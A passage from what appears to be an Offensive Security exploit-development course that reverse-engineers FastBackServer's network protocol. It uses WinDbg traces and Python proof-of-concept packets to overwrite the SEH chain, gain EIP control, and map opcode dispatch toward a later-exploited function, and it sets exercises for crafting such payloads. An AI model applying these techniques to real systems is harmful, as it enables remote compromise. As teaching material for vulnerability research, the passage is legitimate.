0d21e328  0d26d980 06f01c0c 00013000

0:006> dd 06f01c0c
06f01c0c  00000000 00000000 00000000 00000000
```

```
06f01c1c  00000000 00000000 00000000 00000000
06f01c2c  00000000 00000000 00000000 00000000
06f01c3c  00000000 00000000 00000000 00000000
06f01c4c  00000000 00000000 00000000 00000000
06f01c5c  00000000 00000000 00000000 00000000
06f01c6c  00000000 00000000 00000000 00000000
06f01c7c  00000000 00000000 00000000 00000000

0:006> dd 06f01c0c + 11000
06f12c0c  45454545 45454545 45454545 45454545
06f12c1c  45454545 45454545 45454545 45454545
06f12c2c  45454545 45454545 45454545 45454545
06f12c3c  45454545 45454545 45454545 45454545
06f12c4c  45454545 45454545 45454545 45454545
06f12c5c  45454545 45454545 45454545 45454545
06f12c6c  45454545 45454545 45454545 45454545
06f12c7c  45454545 45454545 45454545 45454545
```

Listing 416 - Updated arguments for the third memcpy call

Listing 416 shows that the source buffer contains null bytes, but at offset 0x11000 into the source buffer, we find our expected 0x45 bytes. We practically moved the beginning of the source buffer outside its boundaries, precisely 0x11000 bytes before the beginning of it.

Before stepping over the call to *memcpy*, let's use **`!exchain`** to examine the structured exception handler chain:

```
0:006> !exchain
0d27ff38: FastBackServer!_except_handler3+0 (00667de4)
  CRT scope  1, filter: FastBackServer!ORABR_Thread+fb (0048caa4)
                func:   FastBackServer!ORABR_Thread+10d (0048cab6)
0d27ff70: FastBackServer!_except_handler3+0 (00667de4)
  CRT scope  0, filter: FastBackServer!_beginthreadex+112 (00669407)
                func:   FastBackServer!_beginthreadex+126 (0066941b)
0d27ffcc: ntdll!_except_handler4+0 (77307390)
  CRT scope  0, filter: ntdll!__RtlUserThreadStart+40 (772d2951)
                func:   ntdll!__RtlUserThreadStart+7c (772d298d)
0d27ffe4: ntdll!FinalExceptionHandlerPad54+0 (77313c86)
Invalid exception stack at ffffffff
```

Listing 417 - Existing and valid SEH chain

The SEH chain in Listing 417 is complete and valid, as expected. We'll step over the *memcpy* operation and dump the SEH chain again:

```
0:006> p
(8d8.e90): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=06f14c0c ebx=05feade0 ecx=00000260 edx=00000000 esi=06f1428c edi=0d280000
eip=00666e73 esp=0d21e318 ebp=0d21e320 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
FastBackServer!memcpy+0x33:
00666e73 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]

0:006> !exchain
```

```
0d27ff38: 45454545
Invalid exception stack at 45454545
```

Listing 418 - Overwritten SEH chain after memcpy call

We observe that the SEH chain has been overwritten with our data, 0x45454545. An access violation has also been triggered, enabling us to invoke the compromised SEH chain by continuing execution, as shown in Listing 419.

```
0:006> g
(8d8.e90): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=45454545 edx=77313b20 esi=00000000 edi=00000000
eip=45454545 esp=0d21dd38 ebp=0d21dd58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
45454545 ??              ???
```

Listing 419 - Control of EIP after triggering SEH chain

We have obtained control of the EIP, which indicates a high likelihood of exploiting this vulnerability. Excellent!

In this section, we discovered a vulnerability due to improper validation of input parameters that enabled us to trigger a memory copy operation of arbitrary size, while using our data.

We found this vulnerability in the initial verification checks before reaching the internal FastBackServer functions, which can be triggered by supplying appropriate opcode values in our packet. We will push forward and examine the internal functions to discover additional vulnerabilities in the next section.

8.3.4.1 Exercise

1. Craft a payload with a negative offset for the third *psCommandBuffer* to overwrite the SEH chain and obtain control of EIP.

8.3.4.2 Extra Mile

Attempt to create a payload that overwrites the return address, but not the SEH chain. Explore the challenges that arise when trying to return from the current function, it may not be possible to overcome them.

8.4 Digging Deeper to Find More Bugs

In the previous section, we located a vulnerability that gives us control of the EIP register. This should provide us a good chance at remote code execution, but for now we'll keep focusing on reverse engineering to locate another vulnerability.

First, we'll dig into the target program's main functionality that can be reached through *FastBackServer!FXCLI_OraBR_Exec_Command*. Next, we will uncover an additional memory corruption through a different type of memory copy operation.

8.4.1 Switching Execution

To continue the analysis, we must first revert our PoC to contain valid values in the *psAgentCommand* buffer, to avoid triggering the unsanitized *memcpy* operation vulnerabilities found in the previous sections.

The truncated code is shown again in Listing 420.

```
import socket
import sys
from struct import pack

# Checksum
buf = pack(">i", 0x630)
# psAgentCommand
buf += bytearray([0x41]*0x10)
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x200)  # 2nd memcpy: size field
buf += pack("<i", 0x300)  # 3rd memcpy: offset
buf += pack("<i", 0x300)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += bytearray([0x42]*0x100) # 1st buffer
buf += bytearray([0x43]*0x200) # 2nd buffer
buf += bytearray([0x44]*0x300) # 3rd buffer
...
```

Listing 420 - Proof of concept that has a valid psAgentCommand buffer

Because of the access violation triggered in the last section, we need to restart FastBackServer, set a breakpoint just before the first *memcpy* at *FastBackServer!FXCLI_OraBR_Exec_Command+0x43b*, and execute our PoC:

```
0:079> bp FastBackServer!FXCLI_OraBR_Exec_Command+0x43b

0:079> g
Breakpoint 0 hit
eax=071d6c0c ebx=05f1ac48 ecx=0d343b30 edx=05f1c890 esi=05f1ac48 edi=00669360
eip=0056c8f1 esp=0d2ee328 ebp=0d34fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x43b:
0056c8f1 e84aa50f00      call    FastBackServer!memcpy (00666e40)

0:001> dd esp L3
0d2ee328  0d343b30 071d6c0c 00000100

0:001> dd 071d6c0c
071d6c0c  42424242 42424242 42424242 42424242
071d6c1c  42424242 42424242 42424242 42424242
071d6c2c  42424242 42424242 42424242 42424242
071d6c3c  42424242 42424242 42424242 42424242
071d6c4c  42424242 42424242 42424242 42424242
071d6c5c  42424242 42424242 42424242 42424242
```

```
071d6c6c  42424242 42424242 42424242 42424242
071d6c7c  42424242 42424242 42424242 42424242
```

Listing 421 - First memcpy with updated psAgentCommand buffer

Once the breakpoint is hit, we can step over the three *memcpy* calls without triggering any exception:

```
...
eax=0d349cf0 ebx=05f1ac48 ecx=05f1c890 edx=071d6d0c esi=05f1ac48 edi=00669360
eip=0056c937 esp=0d2ee328 ebp=0d34fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x481:
0056c937 e804a50f00      call    FastBackServer!memcpy (00666e40)

0:001> dd poi(esp+4)
071d6d0c  43434343 43434343 43434343 43434343
071d6d1c  43434343 43434343 43434343 43434343
071d6d2c  43434343 43434343 43434343 43434343
071d6d3c  43434343 43434343 43434343 43434343
071d6d4c  43434343 43434343 43434343 43434343
071d6d5c  43434343 43434343 43434343 43434343
071d6d6c  43434343 43434343 43434343 43434343
071d6d7c  43434343 43434343 43434343 43434343
...
eax=05f1c890 ebx=05f1ac48 ecx=071d6f0c edx=0d33d980 esi=05f1ac48 edi=00669360
eip=0056c97d esp=0d2ee328 ebp=0d34fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x4c7:
0056c97d e8bea40f00      call    FastBackServer!memcpy (00666e40)

0:001> dd poi(esp+4)
071d6f0c  44444444 44444444 44444444 44444444
071d6f1c  44444444 44444444 44444444 44444444
071d6f2c  44444444 44444444 44444444 44444444
071d6f3c  44444444 44444444 44444444 44444444
071d6f4c  44444444 44444444 44444444 44444444
071d6f5c  44444444 44444444 44444444 44444444
071d6f6c  44444444 44444444 44444444 44444444
071d6f7c  44444444 44444444 44444444 44444444
```

Listing 422 - Second and third memcpy with our psCommandBuffer as source

After the last *memcpy*, we reach an interesting basic block shown in Figure 124.




Figure 124: Comparison after the last memcpy operation

What's important for us in this basic block is the comparison between a static value (0x1090) and the dereferenced DWORD at offset 0x0C from the address pointed to by the EDX register. Let's

figure out what the DWORD is and where it comes from by single-stepping to the instruction in WinDbg as displayed in Listing 423.

```
eax=05f1c890 ebx=05f1ac48 ecx=00000300 edx=05f1c880 esi=05f1ac48 edi=00669360
eip=0056c9a6 esp=0d2ee334 ebp=0d34fe98 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!FXCLI_OraBR_Exec_Command+0x4f0:
0056c9a6 817a0c90100000  cmp     dword ptr [edx+0Ch],1090h ds:0023:05f1c88c=41414141

0:001> dd edx
05f1c880  41414141 41414141 04edf020 41414141
05f1c890  00000000 00000100 00000100 00000200
05f1c8a0  00000300 00000300 41414141 071d6c08
05f1c8b0  14b8f413 081d9b71 4c435846 534d5f49
05f1c8c0  00005147 00000000 00000000 00000000
05f1c8d0  00000000 00000000 00000000 00000000
05f1c8e0  00000000 00000000 00000000 00000000
05f1c8f0  00000000 00000000 00000000 00000000
```

Listing 423 - DWORD comes from offset 0xC in the psAgentCommand buffer

Analyzing the memory dump in the listing above, we learn that the DWORD used for the comparison is under our control and located within our *psAgentCommand* buffer. The EDX register points to the beginning of our header and thus, the DWORD used in the comparison is located at offset 0x0C from *psAgentCommand*.

We can learn more about the purpose of this DWORD by examining the basic blocks following the comparison and the conditional jump encountered above. Let's follow the chain of basic blocks in Figure 125.




Figure 125: Subsequent comparisons in following basic blocks

These comparisons all use the same DWORD to determine the execution flow. This type of code resembles compiled C or C++ code consisting of a series of *if* statements that test the DWORD under our control.

We typically find code like this after the application finishes parsing the network protocol, enabling us to choose which functionality to trigger within the target service. As mentioned before, the DWORD used in the comparison is often referenced as an opcode value, and every opcode typically leads to the execution of a different basic block or function in the code.

Let's follow the execution further down to 0x56CB53 in IDA Pro, where we reach the basic block displayed in Figure 126.

```
000000000056CB53
000000000056CB53 loc_56CB53:
000000000056CB53                mov     eax, [ebp+psAgentCommand]
000000000056CB59                mov     ecx, [eax+0Ch]
000000000056CB5C                mov     [ebp+var_61B30], ecx
000000000056CB62                cmp     [ebp+var_61B30], 1016h
000000000056CB6C                jg      loc_56CF6C
```

Figure 126: Subsequent comparisons in following basic blocks

This block initiates the first of a series of comparisons between our controlled DWORD and all the application's valid opcodes. We can follow one of these comparisons for opcode 0x500 as illustrated in Figure 127.




Figure 127: Execution path for opcode value 0x500

In short, we can use the opcode DWORD to reach a good chunk of the FastBackServer functionality. This opens up the possibility to explore new execution paths and discover new vulnerabilities.

Let's wrap up this section by updating the layout of the packet to reflect the results of our analysis:

```
0x00       : Checksum DWORD
0x04 -> 0x30: psAgentCommand
  - 0x04 -> 0xC:  Not used
  - 0x10:         Opcode
  - 0x14:         Offset for 1st copy operation
  - 0x18:         Size of 1st copy operation
  - 0x1C:         Offset for 2nd copy operation
  - 0x20:         Size of 2nd copy operation
  - 0x24:         Offset for 3rd copy operation
  - 0x28:         Size of 3rd copy operation
  - 0x2C -> 0x30: Not used
0x34 -> End:  psCommandBuffer
  - 0x34 + offset1 -> 0x34 + offset1 + size1: 1st buffer
  - 0x34 + offset2 -> 0x34 + offset2 + size2: 2nd buffer
  - 0x34 + offset3 -> 0x34 + offset3 + size3: 3rd buffer
```

Listing 424 - Updated structure of packet

We have now developed a solid understanding of the network packet structure required to trigger multiple internal functions from *FXCLI_OraBR_Exec_Command*. In the next section, we will locate an exploitable vulnerability.

8.4.1.1 Exercises

1. Revert the PoC to successfully pass all three *memcpy* operations without triggering an access violation and locate the opcode DWORD in the *psAgentCommand* buffer.
2. Using static analysis, attempt to discover the upper and lower bounds of valid opcodes.

8.4.2 Going Down 0x534

After significant efforts to reverse engineer the FastBackServer's network protocol, we have reached the main branching location inside *FXCLI_OraBR_Exec_Command*. From here, we can begin exploring and triggering FastBackServer's internal functions while hunting for vulnerabilities.

When searching for vulnerabilities, we must differentiate between memory corruption vulnerabilities and logical vulnerabilities.

Memory corruption vulnerabilities will commonly occur during copy or move operations like *memcpy*, *memmov*,[293] or *strcpy*,[294] as well as operations like *sscanf*.[295]

Logical vulnerabilities typically come down to implemented functions exposing a security risk, such as command injection or the ability to upload an executable file.

In this module, we will limit our search to memory corruption vulnerabilities. In later modules, we will also examine logical vulnerabilities.

To locate all vulnerabilities exposed by *FastBackServer!FXCLI_OraBR_Exec_Command*, we would need to examine the execution path associated with every opcode. We would typically approach

[293] (cplusplus, 2020), http://www.cplusplus.com/reference/cstring/memmove/

[294] (cplusplus, 2020), http://www.cplusplus.com/reference/cstring/strcpy/

[295] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/sscanf/

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

this methodically by starting at the lowest possible opcode and moving upwards. Reverse engineering all execution paths is outside the scope of this module, but as an example, we are going to investigate a single function associated with opcode 0x534.

As a first step, let's update our PoC to contain three buffers of different size and a valid *psAgentCommand* buffer containing an opcode with a value set to 0x534. We're choosing to investigate the execution path associated with this opcode because it contains a vulnerability that we will fully exploit in later modules.

```
import socket
import sys
from struct import pack

# Checksum
buf = pack(">i", 0x630)
# psAgentCommand
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x200)  # 2nd memcpy: size field
buf += pack("<i", 0x300)  # 3rd memcpy: offset
buf += pack("<i", 0x300)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += bytearray([0x42]*0x100) # 1st buffer
buf += bytearray([0x43]*0x200) # 2nd buffer
buf += bytearray([0x44]*0x300) # 3rd buffer
...
```

Listing 425 - Initial proof of concept for opcode 0x534

We can trace the updated packet by restarting FastBackServer and placing a breakpoint on the first opcode comparison at *FXCLI_OraBR_Exec_Command+0x6ac*.

```
0:003> bp FastBackServer!FXCLI_OraBR_Exec_Command+0x6ac

0:003> g
Breakpoint 0 hit
eax=0602c880 ebx=0602a890 ecx=00000534 edx=00000001 esi=0602a890 edi=00669360
eip=0056cb62 esp=0dafe334 ebp=0db5fe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x6ac:
0056cb62 81bdd0e4f9ff16100000 cmp dword ptr [ebp-61B30h],1016h
ss:0023:0dafe368=00000534

0:003> u eip L10
FastBackServer!FXCLI_OraBR_Exec_Command+0x6ac:
0056cb62 81bdd0e4f9ff16100000 cmp dword ptr [ebp-61B30h],1016h
0056cb6c 0f8ffa030000    jg      FastBackServer!FXCLI_OraBR_Exec_Command+0xab6
(0056cf6c)
0056cb72 81bdd0e4f9ff16100000 cmp dword ptr [ebp-61B30h],1016h
0056cb7c 0f846a650000    je      FastBackServer!FXCLI_OraBR_Exec_Command+0x6c36
(005730ec)
```

```
0056cb82 81bdd0e4f9ff54050000 cmp dword ptr [ebp-61B30h],554h
0056cb8c 0f8fb4010000    jg      FastBackServer!FXCLI_OraBR_Exec_Command+0x890
(0056cd46)
0056cb92 81bdd0e4f9ff54050000 cmp dword ptr [ebp-61B30h],554h
0056cb9c 0f84c3320000    je      FastBackServer!FXCLI_OraBR_Exec_Command+0x39af
(0056fe65)
0056cba2 81bdd0e4f9ff17050000 cmp dword ptr [ebp-61B30h],517h
0056cbac 0f8f60010000    jg      FastBackServer!FXCLI_OraBR_Exec_Command+0x85c
(0056cd12)
0056cbb2 81bdd0e4f9ff17050000 cmp dword ptr [ebp-61B30h],517h
0056cbbc 0f84512e0000    je      FastBackServer!FXCLI_OraBR_Exec_Command+0x355d
(0056fa13)
0056cbc2 81bdd0e4f9ff01050000 cmp dword ptr [ebp-61B30h],501h
0056cbcc 0f8f0c010000    jg      FastBackServer!FXCLI_OraBR_Exec_Command+0x828
(0056ccde)
0056cbd2 81bdd0e4f9ff01050000 cmp dword ptr [ebp-61B30h],501h
0056cbdc 0f8470110000    je      FastBackServer!FXCLI_OraBR_Exec_Command+0x189c
(0056dd52)
```

Listing 426 - First comparison against opcode value

As shown in the listing above, after executing the updated PoC, the breakpoint is hit and we now face a list of subsequent comparisons against the supplied opcode. These comparisons are the assembly translation from C/C++ code of *if* and *else* statements, which are implemented in the code to identify the correct function to execute based on the supplied opcode.

By single-stepping through the instructions shown in Listing 426, we reach the following basic block where the program code subtracts 0x518 from the supplied opcode.




Figure 128: Comparison against opcode

The result of this operation is compared against the 0x3B value. Since 0x1C - the result for our opcode - is smaller than 0x3B, the jump at the end of the basic block is not taken and we arrive at the *switch* condition displayed in Figure 129.




Figure 129: Switch statement as implemented in assembly

The set of instructions in Figure 129 copies the result of the previous arithmetic operation (0x1C) into ECX. This register is then used as an index into a byte array starting at address 0x575F6E, to fetch a single byte into AL.

Finally, the value in AL is multiplied by 0x4 and used as an index into the array starting at address 0x575F06. The retrieved pointer from the array will be the address where execution is transferred to, through the jump instruction (0x56CD3F in Figure 129).

The assembly code in the basic block analyzed above is commonly referred to as a jump table or branch table.[296]

We can observe this in action using WinDbg:

```
eax=0602c880 ebx=0602a890 ecx=00000534 edx=0000001c esi=0602a890 edi=00669360
eip=0056cd31 esp=0dafe334 ebp=0db5fe98 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
FastBackServer!FXCLI_OraBR_Exec_Command+0x87b:
0056cd31 8b8dd0e4f9ff    mov     ecx,dword ptr [ebp-61B30h] ss:0023:0dafe368=0000001c

0:003> p
eax=0602c880 ebx=0602a890 ecx=0000001c edx=0000001c esi=0602a890 edi=00669360
eip=0056cd37 esp=0dafe334 ebp=0db5fe98 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
FastBackServer!FXCLI_OraBR_Exec_Command+0x881:
0056cd37 33c0            xor     eax,eax

0:003>
eax=00000000 ebx=0602a890 ecx=0000001c edx=0000001c esi=0602a890 edi=00669360
eip=0056cd39 esp=0dafe334 ebp=0db5fe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x883:
0056cd39 8a816e5f5700    mov     al,byte ptr
FastBackServer!FXCLI_OraBR_Exec_Command+0x9ab8 (00575f6e)[ecx] ds:0023:00575f8a=10
```

[296] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Branch_table

```
0:003> db 00575f6e+1c L1
00575f8a  10                                                .

0:003> p
eax=00000010 ebx=0602a890 ecx=0000001c edx=0000001c esi=0602a890 edi=00669360
eip=0056cd3f esp=0dafe334 ebp=0db5fe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x889:
0056cd3f ff2485065f5700  jmp     dword ptr
FastBackServer!FXCLI_OraBR_Exec_Command+0x9a50 (00575f06)[eax*4]
ds:0023:00575f46=00572e27

0:003> dd 00575f06+10*4 L1
00575f46  00572e27

0:003> p
eax=00000010 ebx=0602a890 ecx=0000001c edx=0000001c esi=0602a890 edi=00669360
eip=00572e27 esp=0dafe334 ebp=0db5fe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x6971:
00572e27 668b85acdafeff  mov     ax,word ptr [ebp-12554h] ss:0023:0db4d944=1a8e
```

Listing 427 - Values used in the switch instructions

As highlighted in Listing 427, our reverse engineering analysis was correct. After the execution of the jumptable, we arrive at address 0x572e27 in *FXCLI_OraBR_Exec_Command*.

Let's align IDA Pro with our dynamic analysis at address 0x572e27, and we'll find the next basic block demonstrated below.




Figure 130: Switch branch invoking FXCLI_SetConfFileChunk

The main task of this basic block is to set up arguments for the call to *FXCLI_SetConfFileChunk*. If we single-step to the call instruction in WinDbg and dump the arguments for the call, we will find the *psAgentCommand* buffer, along with the first and third buffer from the *psCommandBuffer*, as displayed in Listing 428.

```
eax=0db4d980 ebx=0602a890 ecx=0db53b30 edx=0602c890 esi=0602a890 edi=00669360
eip=00572e52 esp=0dafe31c ebp=0db5fe98 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FXCLI_OraBR_Exec_Command+0x699c:
00572e52 e8b45e0000      call    FastBackServer!FXCLI_SetConfFileChunk (00578d0b)

0:003> dd esp L6
0dafe31c  0602c890 0db53b30 0db4d980 0db53b2c
0dafe32c  90b0a8c0 00001a8e

